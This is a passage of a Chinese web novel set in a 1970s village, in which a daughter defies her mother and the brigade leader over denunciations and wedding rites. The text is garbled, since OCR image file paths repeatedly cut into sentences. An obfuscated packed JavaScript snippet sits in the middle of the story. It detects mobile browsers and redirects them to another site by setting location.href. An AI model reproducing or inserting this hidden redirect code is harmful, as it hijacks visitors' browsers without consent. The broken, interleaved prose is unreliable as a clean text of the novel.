姜妙义愤填膺道:“大队长,我没想到你居然是这样的队长,你滥用职权,阻止人民群众进步,你对得起党和人民赋予你的权力吗?!同志们,别怕,你们告我妈的时候可以顺便把大队长也给告了,他毕竟是个干部,告他给的奖品肯定更好,指不定能白得一个洗脸盆或者暖水瓶呢!” 好家伙,这可是洗脸盆和暖水瓶啊,买的话是需要花工业券的。 他们农村人除非有个城里亲戚,不然哪能弄到那等稀罕物,要是自己家里能有这么个好东西,左邻右舍都得羡慕死了吧? 和刚刚有所不同的是,刚刚有人想要离开,还需要找一些一听就是借口的借口,这会儿想要离开的人,则已经不吭声了,悄摸摸的在往外围挪动步伐。 许和平看到这些人鬼鬼祟祟的模样,气得浑身都在颤抖,“谁说我阻止人民群众进步了?” 许和平到底是个想要往上继续发展的人,脑子转的就是快,“你们这么多人都去告同一个状,人家革委会最多也就发给你们一个奖品,到时候因为奖品归属问题你们是不是得打起来?不如我去告这个状,等领回奖品来了,年末奖励咱们大队今年在生产劳作中表现最好的一户人家。” 赵山花不可置信,“大队长,你……” 从真有人想要去尿遁告她那会儿起,她的脑子就懵了。 村里大家伙教育孩子,谁嘴里没带过一两句‘要是搁过去怎么怎么着’,怎么就她要被告到革委会去了? 她本来以为大队长是个明事理的,没成想事情的最终走向居然是大队长亲自出面去告她,而且凭啥告她而得到的奖励要被分给其他人?她不服! “从现在开始你闭嘴!”许和平警告道:“你现在这种情况,哪怕被告到革委会也就是罚被批/斗个几次,再教育教育就完事了,但你要是再继续乱说话,指不定就要去被发配农场劳改了。祸从口出的道理你到现在还不懂吗?” 赵山花不敢说话了。 她不敢说话,但她敢用仇恨的目光望着老姜家的方向。 许和平这会儿心中也恨的不行。 亏他以前还想让这丫头嫁给建国,当自己儿媳妇,幸好他老娘始终不同意,不然她进了他们家门,他们家以后还能有安生日子过吗? “姜三丫,你妈被你害的要被拉出去游街批斗了,你现在满意了吗?我还是那句话,你马上就要结婚了,跟家里闹得这样不可开交,你还想不想好好嫁人了?” 姜妙冷笑,“什么叫好好嫁人?” 许和平:“你没吃过猪肉,也该见过猪跑。就像你大姐二姐那样,男方来你家提亲,下定,然后寻个黄道吉日,来你们家迎亲,把你接到他们家去成亲,这就叫好好嫁人,这其中的过程都需要你爸妈来参与,你现在把他们都得罪了,你说说,等男方来你们家的时候,你爸妈不给面子,不配合,你到时候该怎么办?” 赵山花忍不住道:“死丫头,你不跪着给我跟你爸磕头道歉,我是不可能给你这个面子的!” 许和平无语死了,“赵山花,你再敢说一句话,我就不管你们家这些破事了!” 赵山花赶紧伸手捂住了嘴巴。 姜妙觉得大队长和她妈的威胁着实有些可笑,“有没有一种可能,我一开始就没打算按照你们所谓好好嫁人的流程来走?我结婚只打算领个结婚证,这些繁文缛节有没有都无所谓,这其中有没有我爸妈的参与更无所谓。” 许和平:“你不走这些仪式,难道不怕男 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17012967|194049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 方家里觉得你好打发,以后不把你当回事吗?” 姜妙:“笑话,难道走了这些仪式的人,都被男方家里很当回事吗?而且被当回事又能怎样?是能在男方家里当皇帝,还是能在男方家里当祖宗?我不需要谁把我当一回事,我自己把自己当回事就行了。” 许和平:“我就没听说过谁家孩子结婚不办仪式的,你这算结的哪门子婚?” 姜妙:“我结的是由民政局盖章认证,国家法律认可的婚姻,反而是你们,很多人只办酒席,不领证,一辈子到死了,指不定在派出所档案里还是未婚状态呢。比如我爸跟我妈,在法律层面上俩人在一起的行为根本不合法,谁要是看他们俩不顺眼了,去派出所告他们俩耍流氓非法同居都是可以的。” 姜妙这话又给凑热闹的村民提供了一个思路,有好事者问:“去派出所告这个给奖品不?” 在许和平和姜妙说话的这一会儿功夫,赵山花几次三番地其实都想开口骂姜三丫这死丫头,可她怕大队长真不管她们家的事了,她就更拿三丫那个死丫头没招了,所以她只能忍着。 忍到现在,她觉得自己快憋疯了,正巧这好事者的话让她气的不行,她一个虎扑,就冲向了那刚刚说话的好事者。 “我去你奶奶个腿的奖品,你们家是不是穷疯了,我就不信你跟你媳妇领过结婚证!” 好事者是一个老大爷,就这么一会儿的功夫,老大爷本就秃的没剩几根毛的头上就被薅下了一嘬头发,老大爷欲哭无泪,“冷静,你冷静,咱们村儿有几个人领过结婚证那稀罕玩意儿啊?我的意思是假如去派出所告这个也能给奖品,咱们村儿里人可以互相举报啊,这样大家伙就都能有奖品了,不要白不要啊。” 赵山花终究还是停下了自己薅老大爷头发的行为,但不是因为老大爷解释的话,而是因为已然走出了十步远的大队长。 她紧赶慢赶的拦住了大队长,“您别走啊,我们家这事还没处理完呢。” 许和平心累,“我是想好好帮你家处理问题的,但你老是打岔闹事,而且今儿这事闹成这样,你想得到什么样的结果?” 赵山花想要的结果很简单,“我要三丫这死丫头跪下来给我跟她爸道歉,还要她把彩礼全都交给我,当然,她要是能把她未来从婆家得到的那份工作让给她爸就更好了。” 许和平笑了,“青天白日的,你做什么美梦呢?” 赵山花:“我怎么就是做梦了?这死丫头虽然不在乎仪式,但她在乎结婚证啊,只要您老答应我,不给她开介绍信,我就能逼着她答应我的条件。” 许和平又笑了,“你看你,又做梦了。趁着我们家建设还没回来,我巴不得她赶紧嫁出去,从此绝了我们家建设的念想,我怎么可能答应你这个要求?” 赵山花傻眼了,眼看着许和平绕过她又要走了,她赶紧道:“那您说说,我怎么样才不是在做梦?” 许和平思索了片刻,“啥要求都别提,你家三丫头能老老实实的嫁出去,不问你们夫妻俩要嫁妆,你就该烧高香了。”